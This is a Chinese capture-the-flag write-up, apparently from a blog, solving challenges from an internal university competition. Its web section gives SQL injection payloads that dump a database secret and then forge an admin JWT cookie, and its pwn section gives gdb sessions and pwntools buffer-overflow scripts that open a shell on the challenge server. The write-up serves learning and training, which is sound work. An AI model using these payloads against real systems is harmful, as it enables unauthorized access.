

WustAis第二次内部赛WriteUp

原创

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15 篇文章 2 订阅

订阅专栏

WustAis第二次内部赛WriteUp

MISC

[还是写题爽](#)

[Cry](#)

CRYPTO

[be@r](#)

[Are u ok?](#)

WEB

[签到题](#)

[有点像甜饼](#)

RE

[maze](#)

PWN

[overflow_still](#)

[rop_still](#)

MISC

还是写题爽

brainfuck在线解密打开压缩包后手动补齐二维码的三个角扫码即可

Cry

把图片拖进winhex或HxD拉到最后可以看到右边的文本里有flag

CRYPTO

be@r

在线与熊论道解密即可

Are u ok?

在线AES解密，密钥是题目描述"nobody is ok."，解出压缩包的密码是mima123456，打开压缩包后用在线ok解密



mima123456

U2FsdGVkX19G39JbuEWlpxxfjdhozhXoDYVda5i+0UU=

密码: nobody is ok. AES 加密 解密 清空
https://blog.csyun.net/wixin_45885223

WEB

签到题

提示是四位纯数字密码，用Burpsuite抓包之后send to intruder进行爆破即可

有点像甜饼

这道题要F12修改账号和密码限制的最大长度

根据提示和尝试发现账号必须是admin才能成功登录

Burpsuite抓包后发现Cookie是JWT

Cookie:

`tokens=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiZ3Vlc3QiLCJwZXJtaXNzaW9uIjoiZmFsc2UiFQ.Bkg3463JsKcCp1gdD31kAdpaEEBx51D2HpgcE7FGeEMdD31kAdpaEEBx51D2HpgcE7FGeEM`

用网站<https://jwt.io/>进行在线调试

Encoded PASTE A TOKEN HERE

`eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiZ3Vlc3QiLCJwZXJtaXNzaW9uIjoiZmFsc2UiFQ.Bkg3463JsKcCp1gdD31kAdpaEEBx51D2HpgcE7FGeEMdD31kAdpaEEBx51D2HpgcE7FGeEM`

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "user": "guest",  
  "permission": "false"  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
)  secret base64 encoded
```

https://blog.csdn.net/weizin_45883223

发现user是guest, permission是false, 所以进行伪造, 改成admin和true, 但是还要找最后一步的密钥, 由登录框可能存在sql注入, 又因为账号必须是admin, 所以只能在密码处注入, fuzz之后发现过滤了单引号和空格, 是数字型注入并且要用/**/绕过空格。

payload如下:

```
1/**/and/**/1=2/**/order/**/by/**/1,2,3#    测试表有几列  
1/**/and/**/1=2/**/union/**/select/**/1,2,database()#    爆库名, 得到数据库名字ctf  
1/**/and/**/1=2/**/union/**/select/**/1,2,group_concat(table_name)/**/from/**/information_schema.tables/**/where  
/**/table_schema=database()#    爆表名, 得到表名ctf,hint
```



```
1/**/and/**/1=2/**/union/**/select/**/1,2,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name=0x68696e74#
#爆字段名，需要用16进制绕过，得到字段id, hint_key
```



```
1/**/and/**/1=2/**/union/**/select/**/1,2,hint_key/**/from/**/hint#
#查询数据，得到y0u_can_f1nd_me即为密钥
```



Cookie伪造

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ  
1c2VyIjoiYWRtaW4iLCJwZXJtaXNzaW9uIjoidHJ  
1ZSJ9.Ze4cQbeD2BMP9S5CmidQ6UrszaRB1m7aaR  
7opHh_nzk
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "user": "admin", ←  
  "permission": "true" ←  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  y0u_can_f1nd_me ←  
) □ secret base64 encoded
```

Signature Verified

SHARE JWT

https://blog.csdn.net/weixin_45883223

复制粘贴替换掉原来的Cookie得到flag

Request

Raw Params Headers Hex

```
POST /flag.php HTTP/1.1  
Host: 121.41.113.245:9998  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101  
Firefox/74.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 23  
Origin: http://121.41.113.245:9998  
Connection: close  
Referer: http://121.41.113.245:9998/  
Cookie:  
tokens=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJwZXJtaXNzaW9uIjoidHJ1ZS  
J9.Ze4cQbeD2BMP9S5CmidQ6UrszaRB1m7aaR7opHh_nzk|  
Upgrade-Insecure-Requests: 1  
  
username=admin&passwd=1
```

Response

Raw Headers Hex HTML Render

```
<script type="text/javascript" color="0,0,255" opacity="0.7"  
zindex="-2" count="199" src="./convert.js"></script>  
<canvas id="c_n1" style="position: fixed; top: 0px; left: 0px;  
z-index: -2; opacity: 0.5;" width="1096" height="694"></canvas>  
  
<div id="login_box">  
  <h2>LOGIN SUCCESS</h2>  
  <div id="form">  
    <div id="input_box">  
    </div>  
    <div id="input_box">  
      <h3>Hello hacker</h3><br/><h3>em.....</h3><br/>  
      <p>flag{H0H_D11_Y0u_fe3l!!}</p> ←  
    </div>  
  </div>  
</div>  
<script></script>  
</html>
```

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RE

maze

拖进ida按F5查看伪代码

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     _int64 v3; // rdx
4     _int64 v4; // rax
5     _int64 v6; // rdx
6     _int64 v7; // rax
7     signed int i; // [rsp+Ch] [rbp-24h]
8     char v9[14]; // [rsp+10h] [rbp-20h]
9     char v10; // [rsp+1Eh] [rbp-12h]
10    unsigned __int64 v11; // [rsp+28h] [rbp-8h]
11
12    v11 = __readfsqword(0x28u);
13    std::operator<<<std::char_traits<char>>(&std::cout, "Please input your flag:", envp);
14    std::operator>>char_std::char_traits<char>>(&edata, v9);
15    for ( i = 0; i <= 13; ++i )
16    {
17        if ( (unsigned int)move(v9[i]) == 0 )
18        {
19            v4 = std::operator<<<std::char_traits<char>>(&std::cout, "Wrong flag!", v3);
20            std::ostream::operator<<(v4, &std::endl<char, std::char_traits<char>>);
21            return 0;
22        }
23    }
24    move(v10);
25    if ( a[a1] == 87 ) ←
26        v7 = std::operator<<<std::char_traits<char>>(&std::cout, "Wow, you get right flag!", v6);
27    else
28        v7 = std::operator<<<std::char_traits<char>>(&std::cout, "Wrong flag!", v6);
29    std::ostream::operator<<(v7, &std::endl<char, std::char_traits<char>>);
30    return 0;
31}

```

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进入move函数

```

1 BOOL8 __fastcall move(char a1)
2 {
3     if ( a1 == 68 )
4     {
5         ::a1;
6     }
7     else if ( a1 > 68 )
8     {
9         if ( a1 == 83 )
10        {
11            ::a1 += 8;
12        }
13        else if ( a1 == 87 )
14        {
15            ::a1 -= 8;
16        }
17    }
18    else if ( a1 == 65 )
19    {
20        --a1;
21    }
22    return ::a1 > 0 && ::a1 <= 62 && a[::a1] == 80;
23}

```

点进数组a

```
.data:0000000000601080 ; char a[64]
.data:0000000000601080 a
.data:0000000000601081
.data:0000000000601082
.data:0000000000601083
.data:0000000000601084
.data:0000000000601085
.data:0000000000601086
.data:0000000000601087
.data:0000000000601088
.data:0000000000601089
.data:000000000060108A
.data:000000000060108B
.data:000000000060108C
.data:000000000060108D
.data:000000000060108E
.data:000000000060108F
.data:0000000000601090
.data:0000000000601091
.data:0000000000601092
.data:0000000000601093
.data:0000000000601094
.data:0000000000601095
.data:0000000000601096
.data:0000000000601097
.data:0000000000601098
.data:0000000000601099
.data:000000000060109A
.data:000000000060109B
.data:000000000060109C
.data:000000000060109D
.data:000000000060109E
.data:000000000060109F
.data:00000000006010A0
.data:00000000006010A1
.data:00000000006010A2
.data:00000000006010A3
.data:00000000006010A4
.data:00000000006010A5
.data:00000000006010A6
.data:00000000006010A7
.data:00000000006010A8
.data:00000000006010A9
.data:00000000006010AA
.data:00000000006010AB
.data:00000000006010AC
.data:00000000006010AD
.data:00000000006010AE
.data:00000000006010AF
.data:00000000006010B0
.data:00000000006010B1
.data:00000000006010B2
.data:00000000006010B3
.data:00000000006010B4
.data:00000000006010B5
.data:00000000006010B6
.data:00000000006010B7
.data:00000000006010B8
.data:00000000006010B9
.data:00000000006010BA
.data:00000000006010BB
.data:00000000006010BC
.data:00000000006010BD
.data:00000000006010BE
.data:00000000006010BF
.data:00000000006010C0
.data:00000000006010C1
.data:00000000006010C2
.data:00000000006010C3
.data:00000000006010C4
.data:00000000006010C5
.data:00000000006010C6
.data:00000000006010C7
.data:00000000006010C8
.data:00000000006010C9
.data:00000000006010CA
.data:00000000006010CB
.data:00000000006010CC
.data:00000000006010CD
.data:00000000006010CE
.data:00000000006010CF
.data:00000000006010D0
.data:00000000006010D1
.data:00000000006010D2
.data:00000000006010D3
.data:00000000006010D4
.data:00000000006010D5
.data:00000000006010D6
.data:00000000006010D7
.data:00000000006010D8
.data:00000000006010D9
.data:00000000006010DA
.data:00000000006010DB
.data:00000000006010DC
.data:00000000006010DD
.data:00000000006010DE
.data:00000000006010DF
.data:00000000006010E0
.data:00000000006010E1
.data:00000000006010E2
.data:00000000006010E3
.data:00000000006010E4
.data:00000000006010E5
.data:00000000006010E6
.data:00000000006010E7
.data:00000000006010E8
.data:00000000006010E9
.data:00000000006010EA
.data:00000000006010EB
.data:00000000006010EC
.data:00000000006010ED
.data:00000000006010EE
.data:00000000006010EF
.data:00000000006010F0
.data:00000000006010F1
.data:00000000006010F2
.data:00000000006010F3
.data:00000000006010F4
.data:00000000006010F5
.data:00000000006010F6
.data:00000000006010F7
.data:00000000006010F8
.data:00000000006010F9
.data:00000000006010FA
.data:00000000006010FB
.data:00000000006010FC
.data:00000000006010FD
.data:00000000006010FE
.data:00000000006010FF
```

把move函数中的数字按r转换成字符


```

1 BOOL8 __fastcall move(char a1)
2 {
3     if ( a1 == 'D' )
4     {
5         ++::a1;
6     }
7     else if ( a1 > 'D' )
8     {
9         if ( a1 == 'S' )
10        {
11            ::a1 += 8;
12        }
13        else if ( a1 == 'W' )
14        {
15            ::a1 -= 8;
16        }
17    }
18    else if ( a1 == 'A' )
19    {
20        --::a1;
21    }
22    return ::a1 > 0 && ::a1 <= 62 && a[::a1] == 'P';
23 }

```

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move函数里的a1是我们输入的v9[i]。::a1是全局变量，值必须在0到62之间，且作为数组a的序号必须让a[::a1]='P'才能让move函数的返回值是1。而main函数里最后a[a1]=87(转换为字符是'W')时才能拿到flag。根据题目maze（迷宫），数组a大小是64，D: +1, S: +8 (WASD对应上左下右)，for循环是14次，v10还有一次，可写出8x8的矩阵，我们从0开始只能走数组a的值是'P'的序号，经过15步最后走到数组a的值是'W'对应的序号就能成功（类似走迷宫）。可以用画图软件标出数组a的值是'P'和'W'的序号



https://blog.csdn.net/weixin_45883223

在Ubuntu里试验一下成功了

```
handy@handy-virtual-machine:~/桌面$ sudo chmod +x maze
[sudo] handy 的密码:
handy@handy-virtual-machine:~/桌面$ ./maze
Please input your flag:DSSDSSSDDWWDDDS
Wow, you get right flag!
```

flag即为flag{DSSDSSSDDWWDDDS}

PWN

overflow_still

```
1 int __cdecl func(int a1)
2 {
3     int result; // eax
4     char s; // [esp+0h] [ebp-28h]
5
6     printf("overflow me : ");
7     gets(&s);
8     if ( a1 == -889275714 ) ←
9         result = system("/bin/sh"); ←
10    else
11        result = puts("Nah..");
12    return result;
13 }
```

双击查看s的地址

```

-00000028 ; D/A/* : change type (data/ascii/array)
-00000028 ; N : rename
-00000028 ; U : undefined
-00000028 ; Use data definition commands to create local variables and function arguments.
-00000028 ; Two special fields " r" and " s" represent return address and saved registers.
-00000028 ; Frame size: 28; Saved regs: 4; Purge: 0
-00000028 ;
-00000028
-00000028 s db ?
-00000027 db ? ; undefined
-00000026 db ? ; undefined
-00000025 db ? ; undefined
-00000024 db ? ; undefined
-00000023 db ? ; undefined
-00000022 db ? ; undefined
-00000021 db ? ; undefined
-00000020 db ? ; undefined
-0000001F db ? ; undefined
-0000001E db ? ; undefined
-0000001D db ? ; undefined
-0000001C db ? ; undefined
-0000001B db ? ; undefined
-0000001A db ? ; undefined
-00000019 db ? ; undefined
-00000018 db ? ; undefined
-00000017 db ? ; undefined
-00000016 db ? ; undefined
-00000015 db ? ; undefined
-00000014 db ? ; undefined
-00000013 db ? ; undefined
-00000012 db ? ; undefined
-00000011 db ? ; undefined
-00000010 db ? ; undefined
-0000000F db ? ; undefined
-0000000E db ? ; undefined
-0000000D db ? ; undefined
-0000000C db ? ; undefined
-0000000B db ? ; undefined
-0000000A db ? ; undefined
-00000009 db ? ; undefined
-00000008 db ? ; undefined
-00000007 db ? ; undefined
-00000006 db ? ; undefined
-00000005 db ? ; undefined
-00000004 var_4 dd ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 arg_0 dd ?
+0000000C ; end of stack variables

```

https://blog.csdn.net/weixin_45883223

双击查看a1的地址

```

+00000008 arg_0 dd ?
+0000000C
+0000000C ; end of stack variables

```

二者的地址相差 $+0x00000008 - (-0x00000028) = 48$, 再将-889275714转化为0xcafebabe, p32函数可以将其转化为\xbe\xba\xfe\xca, 用pwntools写脚本如下:

```

from pwn import *
c=remote("121.41.113.245",10001)
c.send("A"*48+"\xbe\xba\xfe\xca")
c.interactive()

```

rop_still

发现了what_is_this函数里执行了/bin/sh

```
1 int what_is_this()
2 {
3     puts("Emmm....Nice Job!\n");
4     return system("/bin/sh");
5 }
```

[查看此函数的地址](#)

```
• .text:0048562          push    ebp
• .text:0048563          mov     ebp, esp
• .text:0048565          push    ebx
• .text:0048566          sub     esp, 4
• .text:0048569          call    __x86_get_pc_thunk_bx
• .text:004856E          add     ebx, 14AEh
• .text:0048574          sub     esp, 0Ch
• .text:0048577          lea     eax, (aEmmmNiceJob - 8049A1Ch)[ebx] ; "Emmm....Nice Job!\n"
• .text:004857D          push    eax           ; s
• .text:004857E          call    _puts
• .text:0048583          add     esp, 10h
• .text:0048586          sub     esp, 0Ch
• .text:0048589          lea     eax, (aBinSh - 8049A1Ch)[ebx] ; "/bin/sh"
• .text:004858F          push    eax           ; command
• .text:0048590          call    _system
• .text:0048595          add     esp, 10h
• .text:0048598          nop
• .text:0048599          mov     ebx, [ebp+var_4]
• .text:004859C          leave
• .text:004859D          retn
.text:004859D ; } // starts at 8048562
.text:004859D what_is_this endp
.text:004859D
```

下面就要计算偏移量了

在Ubuntu里首先给权限

```
sudo chmod +x rop
```

使用gdb工具

```
handy@handy-virtual-machine:~/桌面$ gdb
GNU gdb (Ubuntu 9.1-0ubuntu1) 9.1
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
gdb-peda$ file rop
Reading symbols from rop...
(No debugging symbols found in rop)
gdb-peda$ disas main
Dump of assembler code for function main:
0x080485de <+0>:    lea    ecx,[esp+0x4]
0x080485e2 <+4>:    and    esp,0xffffffff0
0x080485e5 <+7>:    push   DWORD PTR [ecx-0x4]
0x080485e8 <+10>:   push   ebp
0x080485e9 <+11>:   mov    ebp,esp
0x080485eb <+13>:   push   ecx
0x080485ec <+14>:   sub    esp,0x4
0x080485ef <+17>:   call   0x8048611 <__x86.get_pc_thunk.ax>
0x080485f4 <+22>:   add    eax,0x1428
0x080485f9 <+27>:   call   0x80484f6 <init>
0x080485fe <+32>:   call   0x804859e <nothing>
0x08048603 <+37>:   mov    eax,0x0
0x08048608 <+42>:   add    esp,0x4
0x0804860b <+45>:   pop    ecx
0x0804860c <+46>:   pop    ebp
0x0804860d <+47>:   lea    esp,[ecx-0x4]
0x08048610 <+50>:   ret

End of assembler dump.
gdb-peda$ pattern_create 100
'AAA%AAsAABAA$AAaACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAgAA6AAL
https://blog.csdn.net/weixin_45883223
```

```
gdb-peda$ r
Starting program: /home/handy/桌面/rop
[...]
Not thing here...
AAA%AAsAABAA$AAaACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAgAA6AAL
Program received signal SIGSEGV, Segmentation fault.
[...]
EAX: 0x65 ('e')
EBX: 0x41474141 ('AAGA')
ECX: 0xfffffd100 ("AAA%AAsAABAA$AAaACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAgAA6AAL\n|321\\377\\377\\374\\321\\377\\377\\377\\204\\321\\377\\377")
EDX: 0x200
ESI: 0xf7fb5000 -> 0x1e6d6c
EDI: 0xf7fb5000 -> 0x1e6d6c
EBP: 0x41416341 ('AcAA')
ESP: 0xfffffd140 ("AADAA3AAIAeAA4AAJAAfAA5AAKAAgAA6AAL\\n|321\\377\\377\\374\\321\\377\\377\\377\\204\\321\\377\\377")
EIP: 0x48414132 ('2AAH') ←
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[...]
Invalid SPC address: 0x48414132
[...]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x48414132 in ?? ()
```

计算得偏移量为60

```
gdb-peda$ pattern_offset 2AAH
2AAH found at offset: 60
```

写脚本如下：

```
from pwn import *
p=remote("121.41.113.245",10002)
p.send('A'*60+p32(0x08048562))
p.interactive()
```

```
handy@handy-virtual-machine:~/桌面$ python 2.py
[+] Opening connection to 121.41.113.245 on port 10002: Done
[*] Switching to interactive mode
_____| / ____|_ /_____| /_<____|_ _|
/_ /|/_| / _`// / / /_ / \ \ \ \
/_/ /_/_\_,/_//_/_/_/_ /_/_/_/_\_\_\
Not thing here...
Emmm....Nice Job!

$ ls
bin
dev
flag.txt
lib
lib32
lib64
rop_still
$ cat flag.txt
flag{b4aa5650-88ef-4cca-9a16-97c6bd2be643} https://blog.csdn.net/weixin_45883223
```